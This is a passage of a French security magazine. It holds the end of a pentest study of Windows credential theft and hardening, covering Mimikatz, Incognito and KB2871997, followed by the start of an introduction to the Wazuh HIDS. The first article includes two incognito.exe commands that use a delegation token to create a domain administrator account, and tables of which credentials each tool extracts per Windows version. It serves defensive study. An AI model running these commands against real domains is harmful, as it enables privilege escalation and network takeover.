Nous classons hors-concours les suites d'outils qui embarquent les implémentations des outils gagnants. Après tout, ils n'ont pas autant de mérite. En revanche, en conditions réelles il n'est pas question de se passer de PowerSploit et meterpreter. Le revers de la médaille étant que ce type d'outil est généralement facilement identifié par les antivirus comme dangereux. De plus, les serveurs Windows 2008 ne disposant pas nativement de PowerShell, il ne sera pas possible d'utiliser PowerSploit.

3.2 Protocoles d'administration, versions de Windows et durcissement avec KB2871997

Les tableaux suivants présentent les résultats bruts des tests.

3.2.1 Network logon (MMC)

Version de Windows	Mimikatz	Incognito
2008 et 2008 R2 (avec et sans le KB)	SAM MS-Cache Credential manager Impersonation Token Mots de passe LSASS et hashes NTLM en mémoire	Delegation Token
2012 R2 à 2016	SAM Primary Token	Delegation Token

3.2.2 Interactive Logon (RDP & Local)

Version de Windows	Mimikatz	Incognito
2008 et 2008 R2	SAM MS-Cache Credential manager Impersonation Token Mots de passe LSASS et hashes NTLM en mémoire	Delegation Token
2012 R2 à 2016	SAM MS-Cache Credential manager Impersonation Token Hashes NTLM en mémoire	Delegation Token
2008 R2, KB installé	SAM MS-Cache Credential manager Impersonation Token Mots de passe LSASS (wdigest uniquement) et Hashes NTLM en mémoire	Delegation Token
Idem, avec désactivation de Wdigest	SAM MS-Cache Credential manager Impersonation Token Hashes NTLM en mémoire	Delegation Token
2008 R2, KB installé, Restricted RDP	SAM Impersonation Token	Delegation Token
2008 R2, KB installé, Protected Users (RDP)	SAM Impersonation Token	Delegation Token
2008 R2, KB installé, Protected Users (Local Logon)	SAM Credential manager Primary Token	Delegation Token

3.3 Évolutions et synthèse

Au-delà du choix des outils d'administration et de la panoplie du bon petit pentester, ce qui ressort de cette étude, c'est le choix de Microsoft d'avancer sur la sécurisation des sessions administratives. Après plus de 15 ans de Pass-The-Hash et plus de 5 ans après les premières versions de Mimikatz, passons en revue les promesses évoquées plus haut.

3.3.1 Les mots de passe « en clair » dans la mémoire de LSASS

Avec l'application du KB ou la montée en version vers Windows 2012 R2 ou supérieure, les mots de passe déchiffrables disparaissent du SSP Kerberos. Concernant Wdigest, c'est plus compliqué… Il y a un effort, mais par défaut les mots de passe restent présents. Nous recommandions il y a 5 ans de désactiver manuellement ces SSP à travers une clé de registre, Windows propose une solution à peu près identique aujourd'hui. Reste à voir si en pratique les administrateurs sont sensibilisés à ce problème et l'appliquent réellement.

Autre point notable, les hashes NTLM n'ont eux pas disparu de la mémoire de LSASS. En tout cas, la seule installation du KB ou le passage à Windows 2012 (ou plus) ne suffit pas. Il est donc possible de passer ces hashes ou de les casser. Des dictionnaires intelligemment construits et les rainbow tables ciblés font parfois des miracles.

3.3.2 Le mode « Restricted Admin RDP »

Ce mode porte sur le client RDP **`mstsc.exe`** et peut être activé explicitement côté client ou forcé via une GPO. Celle-ci durcit effectivement les sessions de manière assez efficace en s'appuyant non plus sur un *Interactive* mais un *Network Logon*. Ainsi les hashes NTLM et les derniers mots de passe en clair disparaissent. Néanmoins, nous avons constaté lors de notre benchmark qu'un *Delegation Token* persiste pour toute la durée de la session. Celui-ci est parfaitement exploitable dans le cas d'une session disposant de privilèges d'administration du domaine (c'est ce qu'on cherche, après tout). Lors de nos tests de post-exploitation sur Windows 2016, les 2 commandes suivantes permettent d'exploiter la délégation pour créer un nouveau compte d'administration sur le domaine :

```
> incognito.exe add_user -h <adresse du contrôleur de domaine> <identifiant> <mot de passe>
> incognito.exe add_group_user -h <adresse du contrôleur de domaine> "Admins du domaine" <identifiant>
```

De plus, nous émettons des réserves sur sa réelle efficacité opérationnelle. Plus de détail sur ce point dans la section *Recommandations*.

3.3.3 Le groupe « Protected Users »

L'addition des comptes sensibles au sein de ce nouveau groupe force l'authentification Kerberos et limite au maximum les traces d'authentifiants stockés localement (MS-Cache, SSP, TGT). Les comptes ne sont cependant pas automatiquement marqués comme ne devant pas être délégués. Ainsi, comme pour le mode « Restricted Admin RDP », un *Delegation Token* exploitable est présent.

3.3.4 Synthèse

Malgré l'application de tous les nouveaux paramètres de sécurité proposés par Microsoft, on retrouve durant toutes les sessions un *Delegation Token*. Celui-ci peut être facilement instrumentalisé pour exécuter des actions locales ou distantes dans le contexte de l'utilisateur qu'il représente. La littérature sur ce sujet n'est pas récente (**[MWR_TOKENS]** en 2008) et la version 2.0 de l'outil *incognito* permet de réaliser ces attaques rapidement et de manière fiable depuis 2012.

Même si certaines fonctionnalités sont réellement prometteuses, le virage à 180 degrés annoncé avec le KB2871997 s'avère plus s'approcher des 365 degrés. On se rapproche d'un niveau de sécurité correct, mais les fonctionnalités avancées ne sont pas activées par défaut. Il est toujours possible de détourner les sessions administratives pour évoluer latéralement sur le réseau et sur les domaines Active Directory.

4 Recommandations


4.1 Recommandations initiales, revues et corrigées

Ne nous attardons pas sur les recommandations de défense en profondeur, classiques, largement

SYSDREAM
IT SECURITY SERVICES

Rejoignez-nous !

Sysdream recherche des personnes talentueuses pour rejoindre ses équipes.



Consultant sécurité / pentester

Ingénieur SOC

Consultant pôle audit organisationnel

Chef de produit

14 place Marie-Jeanne Bassot
92300 Levallois-Perret, France

+33 1 78 76 58 00
info@sysdream.com

Envoyez votre CV et lettre de motivation au format PDF à :

recrutement@sysdream.com

couvertes et d'ailleurs pas spécifiques aux environnements Windows, qui restent valables : « Least User Access », postes d'administration dédiés, filtrage et cloisonnement réseau, unicité des mots de passe...

La recommandation portant sur la désactivation de certains SSP est plus ou moins obsolète. Les effets de bord possibles incluent des problèmes de compatibilité avec d'autres systèmes et des logiciels existants pouvant provoquer des dénis de service. De plus, l'application du KB2871997 « nettoie » les mots de passe des SSP, sous réserve de désactiver explicitement Wdigest à travers la clé suivante :

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\
SecurityProviders\WDigest "UseLogonCredential"
```

L'application d'une GPO prévenant l'activation du privilège **SeDebug** reste pour nous d'actualité, car cette action permet de facilement bloquer les outils cherchant à lire la mémoire du processus *LSASS*. Les cas d'usage légitimes de cette fonctionnalité sont très limités et facilement identifiables. Nous constatons d'ailleurs que ce comportement est de plus en plus souvent identifié comme suspect par les antivirus disposant d'un module d'analyse comportementale.




Fig. 3 : Un de ces deux boutons ferme correctement la session. À vous de deviner lequel !

Le marquage des comptes Active Directory comme « sensibles et ne pouvant être délégués » semble être la contre-mesure la plus pragmatique contre le vol des *Delegation Tokens*.

Rappelons toutefois que ce réglage n'entraîne pas la disparition pure et simple de ces jetons, mais produit les actions sur le réseau dans un contexte d'un *Anonymous Logon*.




Fig. 2 : Désactivation de la délégation via Active Directory.

4.2 Nouveaux quick-wins

La première chose à faire est sans doute de fermer correctement les sessions administratives. En effet, les sessions coupées, mais non fermées persistent (ex. : fermeture de la fenêtre RDP avec l'icône croix). Il faut avouer que Windows ne nous facilite pas la tâche (Figure 3).

La mise en œuvre d'une GPO assurant l'expiration des sessions inactives est également une recommandation facilement applicable relevant le niveau de sécurité efficacement.

Enfin, le nouveau SID **LOCAL_ACCOUNT_AND_MEMBER_OF_ADMINISTRATORS_GROUP** permet de facilement identifier les comptes d'administration locaux, cibles privilégiées pour les rebonds latéraux sur le réseau. Le blocage des accès distants sur le réseau pour les comptes administrateurs locaux autres que le compte administrateur présent par défaut (RID 500) est effectif depuis Windows Vista. Par défaut, le KB ne change pas ce comportement, mais il permet d'établir une GPO efficace en configurant ***Interdire l'accès à cet ordinateur depuis le réseau*** à ce SID.




Fig. 4 : Application d'une GPO contre le « Pass-The-Hash » des comptes d'administration locaux.

4.3 Autres

La fonctionnalité ***Protected Users*** est facile à mettre en œuvre, pour peu qu'on n'ait plus de Windows 2008 R2 ou inférieur (pas compatible). Il faut seulement garder en tête que l'exploitation de la délégation sur le réseau reste possible.

Concernant le mode ***Restricted Admin RDP***, nous avons constaté de nombreux problèmes de compatibilité entre clients et serveurs durcis ou non. Il est ainsi nécessaire d'appliquer un deuxième KB sur Windows 2008 R2 pour que le service local de connexion interactive à distance supporte réellement ce mode. Celui-ci n'existe tout simplement pas pour Windows 2008. Difficile donc d'en généraliser l'utilisation sans s'arracher les cheveux.

Les systèmes d'information que nous auditons sont généralement assez hétérogènes, notamment les versions de Windows déployées sur les serveurs. Ces deux fonctionnalités ne sont donc pas pour nous des quick-wins, mais des chantiers sécurité à inclure dans les plans d'évolution du parc.

5 Le mot de la fin

Il a fallu presque 20 ans à Microsoft pour fournir des contre-mesures partiellement efficaces pour les attaques « Pass-The-Hash », on doit donc pouvoir raisonnablement compter sur un KB durcissant les accès toujours aussi simples aux *Delegation Tokens* d'ici 10 ans, non ?

D'autres sujets mériteraient d'être adressés :

- nous avons manqué de temps pour inclure le mécanisme « Credential Guard » dans nos tests, celui-ci semble prometteur ;
- les spécificités des *Access Tokens*, ainsi que le manque de fonctionnalités des outils les manipulant ;
- les attaques réseau sur les phases d'authentifications des méthodes d'administration étudiées ici (attaques d'interception et de relais) ;
- l'évasion antivirale lors de l'utilisation des techniques et outils présentés ;
- les nombreux protocoles et logiciels d'administration ne reposant pas sur l'authentification fédérée de Microsoft (MSRA, TeamViewer, LogMeIn, VNC, etc.).

Mais ce sera pour une autre fois :-) ■

Remerciements

Merci à toute l'équipe Pentest et R&D sécurité de Digitemis pour son support et les relectures critiques ! Merci également à Guillaume Lopes, Stéphane Avi et Julien Terriac pour leurs suggestions, toujours avisées.

Références

[KB2871997] https://support.microsoft.com/fr-fr/help/2871997/microsoft-security-advisory-update-to-improve-credentials-protection-a et https://blogs.technet.microsoft.com/srd/2014/06/05/an-overview-of-kb2871997/

[MIMIKATZ] https://github.com/gentilkiwi/mimikatz

[PYSECDUMP] https://github.com/pentestmonkey/pysecdump

[WCE] https://www.ampliasecurity.com/research/windows-credentials-editor/

[IMPACKET] https://github.com/SecureAuthCorp/impacket

[MWR_TOKENS] https://labs.mwrinfosecurity.com/publications/white-paper-security-implications-of-windows-access-tokens/

[INCOGNITO] https://github.com/fdiskyou/incognito2

[POWERSPLOIT] https://github.com/PowerShellMafia/PowerSploit

PRÉSENTATION DE L'HIDS WAZUH

Sami ALIOUA – Sami.alioua@conix.fr
Analyste SOC chez Conix

mots-clés : WAZUH / DÉTECTION / INTRUSION / SÉCURITÉ / HIDS

Aujourd'hui, la détection d'intrusion peut être assurée par différentes solutions dont certaines sont open source. C'est le cas de la solution Wazuh, utilisée par de grandes et petites entreprises pour améliorer la sécurité de leurs systèmes et accroître la visibilité de leur parc. Cet article a pour objectif de présenter les principales fonctionnalités de l'HIDS Wazuh.

1 La solution Wazuh en bref

Wazuh est issu d'un fork du célèbre logiciel OSSEC, ce projet n'était pas suffisamment actif et maintenu selon les goûts de la communauté. L'objectif de ce fork communautaire est de maintenir la technologie et d'améliorer la capacité de détection des menaces grâce à l'ajout et l'amélioration de fonctionnalités. Wazuh est une solution de détection d'intrusion (*Host Intrusion Detection System* ou HIDS) open source orientée machine. La licence du logiciel est GPL v2. La communauté est active pour preuve, elle a presque 1000 Pull requests en l'espace de 3 ans.

1.1 Les fonctionnalités principales

Les fonctionnalités principales de Wazuh sont **[1]** :

- l'analyse des journaux ;
- la vérification de l'intégrité des fichiers ;
- la surveillance des registres Windows ;
- la détection des rootkits ;
- l'alerting ;
- la prévention d'intrusion (réponse active/HIPS).

Wazuh dispose d'agents pour la plupart des systèmes d'exploitation : Windows, Linux, OpenBSD, FreeBSD, OSX, Solaris. Il fonctionne sur un modèle client/serveur permettant de centraliser les configurations des agents, la collecte des logs et les alertes. Grâce à un plugin dédié, Wazuh s'interface également avec une instance Elastic Stack.

- Gestion et analyse des journaux : les agents Wazuh lisent les journaux système et/ou applicatifs des systèmes d'exploitation puis transmettent les événements de manière sécurisée à un collecteur central pour analyse et stockage. Des alertes sont émises lorsqu'un événement ou un ensemble d'événements correspondent aux règles de sécurité définies dans la solution. La liste complète des règles se trouve dans le dépôt wazuh : https://github.com/wazuh/wazuh/tree/3.7/etc/rules.
- Surveillance de l'intégrité des fichiers (FIM – *File Integrity Monitoring*) : Wazuh peut réaliser des tests d'intégrité sur des fichiers ou des répertoires sensibles et générer des alertes suite à un changement d'autorisations, propriétés, contenu, taille, etc.
- Détection d'intrusions et d'anomalies : les agents analysent le système à la recherche de logiciels malveillants, de rootkits ou d'anomalies suspectes. Ils peuvent détecter des fichiers cachés suspects, des processus masqués, ainsi que des incohérences dans les réponses aux appels système.
- Surveillance des règles et de la conformité : Wazuh peut surveiller des fichiers de configuration dans l'objectif de s'assurer de leur conformité

aux règles de sécurité au sein de l'entreprise (PSSI, normes ou guides de sécurisation...). Il peut également réaliser un audit de sécurité localement permettant de mettre en évidence des vulnérabilités systèmes ou applicatives connues.

1.2 Composants fonctionnels de Wazuh




Fig. 1 : Composants fonctionnels de Wazuh.

Wazuh repose essentiellement sur 4 composants fonctionnels. OSSEC est la base de la solution à laquelle les autres composants viennent s'imbriquer.

OSSEC est un système de détection d'intrusion machine utilisé pour la détection d'intrusion et la conformité. Il repose sur une architecture client/serveur. L'équipe de développement de Wazuh a repris le code d'OSSEC et en a enrichi les fonctionnalités et corrigé les bugs.

Chaque agent Wazuh envoie des données au serveur Wazuh via un canal sécurisé et authentifié. Les messages sont chiffrés à l'aide d'une clé pré-partagée. Cette clé est générée au niveau du serveur et exportée sur l'agent **[2]**.

Elastic Stack est une suite logicielle (Filebeat, Logstash, Elastic search, Kibana) utilisée pour collecter, analyser, indexer, stocker, rechercher et afficher des données des journaux collectés. Il fournit une interface web très utile pour obtenir une vue d'événements sur les tableaux de bord de niveau supérieur, ainsi que pour effectuer une exploration avancée des données et une exploration approfondie du stockage de données.

L'intégration de Wazuh, via son plugin, avec la suite Elastic Stack fournit une solution complète permettant d'avoir en complément :

- l'indexation des métadonnées des évènements collectés ;
- la visualisation et la possibilité de requêter les évènements collectés via l'interface graphique Kibana ;
- la consultation et la création d'indicateurs de sécurité pour le suivi des alertes de sécurité.

OSSEC Ruleset représente un ensemble de nouvelles règles de détection et de décodeurs qui permettent d'élargir la capacité de détection et de surveillance fournie par Wazuh. Ces règles sont utilisées pour détecter les attaques, les intrusions, les mauvaises configurations applicatives abaissant le niveau de sécurité, les erreurs d'applications, les logiciels malveillants, les rootkits, les anomalies du système d'exploitation ou les violations des règles de sécurité. Par exemple, un certain nombre de règles permettent de lever des alertes sur des événements liés à l'authentification sur divers services.

Wazuh offre une meilleure détection par rapport à OSSEC suite à :

- l'ajout et modification des règles de détection ;
- la mise à jour des règles d'OSSEC afin d'éliminer les faux positifs ;
- des contrôles de conformité PCI-DSS 3.1 qui se basent sur un jeu de règles IDS personnalisé pour faciliter l'identification des attaques susceptibles de compromettre les données liées à la carte de crédit ;
- des contrôles de conformité GDPR afin de convenir à une législation sur la confidentialité des données à travers l'Europe, avec pour objectif principal d'assurer la protection ;
- l'intégration d'un nouveau système de gestion d'intégrité des fichiers (FIM) et les systèmes de gestion des journaux.

RESTful API offre un service qui permet un contrôle du serveur et une interaction via des commandes cURL ou un navigateur. Cette API permet de :

- supprimer, ajouter ou redémarrer les agents ;
- recueillir des informations sur le statut des agents ;
- vérifier la dernière analyse `rootcheck` ou `syscheck` ;

- réaliser un déploiement volumineux en ajoutant, en important et en exportant des clés d'agents.

L'API prend en charge une couche SSL/TLS et une authentification HTTPS afin de permettre un échange sécurisé des communications avec l'application Wazuh Kibana.

1.3 Composants techniques de Wazuh

1.3.1 Agent Wazuh

Fig. 2 : Composants techniques de Wazuh.

L'agent collectera les informations et les transmettra au serveur Wazuh pour qu'elles soient analysées et corrélées. Certaines informations sont collectées en temps réel, d'autres périodiquement.

Voici les principaux composants de l'agent :

- *Rootcheck* : effectue la détection des rootkits et des logiciels malveillants sur le système sur lequel l'agent est installé ;
- *Syscheck* : effectue la surveillance de l'intégrité des fichiers (FIM), en cherchant des traces de modification, création et suppression des fichiers, des répertoires (ainsi que leurs propriétés) et des clés de registre (Windows) ;
- *Log Collector* : récupère les logs du système d'exploitation et des applications ;
- *Agent Daemon* : récupère les données générées ou collectées par tous les autres composants de l'agent ;
- *OpenSCAP* : effectue des analyses de configuration et des vulnérabilités sur le système.

1.3.2 Serveur Wazuh




Fig. 3 : Serveur Wazuh.

Un serveur Wazuh peut être hébergé sur une machine physique ou virtuelle. Il exécute des composants d'agents locaux pour sa propre surveillance.

Voici une liste de ses principaux composants :

- *Control Binaries* : enregistre de nouveaux agents et distribue des clés d'authentification pré-partagées propres à chaque agent. Ce service prend en charge l'authentification TLS/SSL ;
- *Remote Daemon* : reçoit les données des agents. Il utilise des clés pré-partagées pour valider l'identité de chaque agent et pour chiffrer les communications avec eux ;

- *Analysis Daemon* : analyse les données à l'aide de décodeurs et de règles créées pour déclencher des alertes de sécurité ;
- *API RESTful* : fournit une interface pour gérer et surveiller la configuration du gestionnaire et des agents.

2 Installation de Wazuh

Wazuh étant une solution multicomposants, il convient de spécifier les démarches pour chacun d'eux.

2.1 Installation de l'agent

Il faut d'abord télécharger le paquet correspondant à partir du dépôt : https://github.com/wazuh/wazuh.

Ensuite, il convient d'exécuter le script d'installation et de répondre aux questions suivantes :

- type d'installation : manager, agent, local ou aide ;
- répertoire d'installation de Wazuh : par défaut `/var/ossec` ;
- adresse IP ou le nom d'hôte du serveur Wazuh ;
- choix d'activation du démon de vérification d'intégrité (activé par défaut) ;
- choix d'activation du moteur de détection de rootkit (activé par défaut) ;
- choix d'activation d'OpenSCAP (activé par défaut) ;
- choix d'activation de la réponse active (activé par défaut).

Au niveau des ressources, l'agent passe inaperçu sur les machines, il est conçu pour s'exécuter lentement afin d'éviter une utilisation excessive du processeur ou de la mémoire.

2.2 Installation du serveur et création d'un agent

Le type d'installation est « server » et les autres paramètres restent similaires à une installation type « agent ». Il existe par ailleurs la possibilité d'activer des alertes par e-mail, la réponse active ou encore de spécifier une liste blanche pour la réponse active.

Après l'installation du serveur, on procède à la création d'un ou plusieurs agents afin de les gérer et les monitorer. La gestion des agents Wazuh est assurée par la commande **/var/ossec/bin/manage_agents**. Cette gestion concerne l'ajout et la suppression des agents, l'affichage de la liste des profilset, l'extraction des clés d'enregistrement des agents.

Une fois la création des agents faite au niveau du serveur, il est obligatoire de copier les clés d'enregistrement des agents générés sur les clients et de lancer la commande **/var/ossec/bin/ossec-control start** pour démarrer les agents afin qu'ils soient connectés au serveur.




Fig. 4 : La connexion entre le plugin et l'API Wazuh.

2.3 Installation de l'API

L'API Wazuh n'est pas installée par défaut. Elle est disponible sur le dépôt dédié : https://github.com/wazuh/wazuh-api. Une fois le paquet téléchargé, il faut exécuter le script d'installation avec la commande **./install_api.sh**.

La connexion de l'API et du plugin Kibana exige une identification avec un compte utilisateur, d'où la nécessité de créer un compte au niveau de l'API. Il faut se positionner dans le répertoire **/var/ossec/api/configuration/auth** et exécuter la commande suivante : **sudo node htpasswd -c user NewUserName**.

2.4 Installation du plugin Wazuh pour Kibana

L'intégration du plugin Wazuh dans Kibana se fait par la commande suivante :

```
/usr/share/kibana/bin/kibana-plugin install https://
packages.wazuh.com/wazuhapp/wazuhapp-3.6.1_6.4.1.zip
```

Cette commande permet à la fois de récupérer le paquet à partir du dépôt Wazuh et d'installer le plugin. Un redémarrage de Kibana est requis pour la prise en charge du nouveau plugin. La connexion entre le plugin et l'API Wazuh se fait de la manière présentée en Figure 4.

Cette mise en place fournit également des indicateurs contenant des informations agrégées pour une analyse plus détaillée et permet de bénéficier de nombreux tableaux de bord et de nouveaux onglets à l'image de PCI DSS, audit, SCAP, file integrity et policy monitoring.

3 Répertoires et fichiers de base de Wazuh

L'installation de Wazuh sous un système Linux se fait par défaut dans le répertoire **/var/ossec** et il est possible de changer ce répertoire lors de l'installation. Wazuh sera dans tous les cas « chrooté » dans ce répertoire, et les règles et fichiers de configuration seront automatiquement pris en compte. Plusieurs répertoires et fichiers importants sont à connaître :

- **/var/ossec/bin** : répertoire contenant tous les fichiers binaires utilisés ;
- **/var/ossec/etc** : répertoire contenant tous les fichiers de configuration :
  - **ossec.conf** : le fichier de configuration principal de Wazuh ;




Fig. 5 : Exemple de dashboard Wazuh d'après la documentation Wazuh.

- **internal_option.conf** : contient des options de configuration supplémentaires ;
- **client.keys** : contient les clés d'authentification utilisées dans la communication agent/serveur.

- **/var/ossec/logs** : répertoire contenant tous les fichiers journaux liés à Wazuh :
  - **ossec.log** : contient les journaux principaux (erreur, avertissement, information, etc.) ;
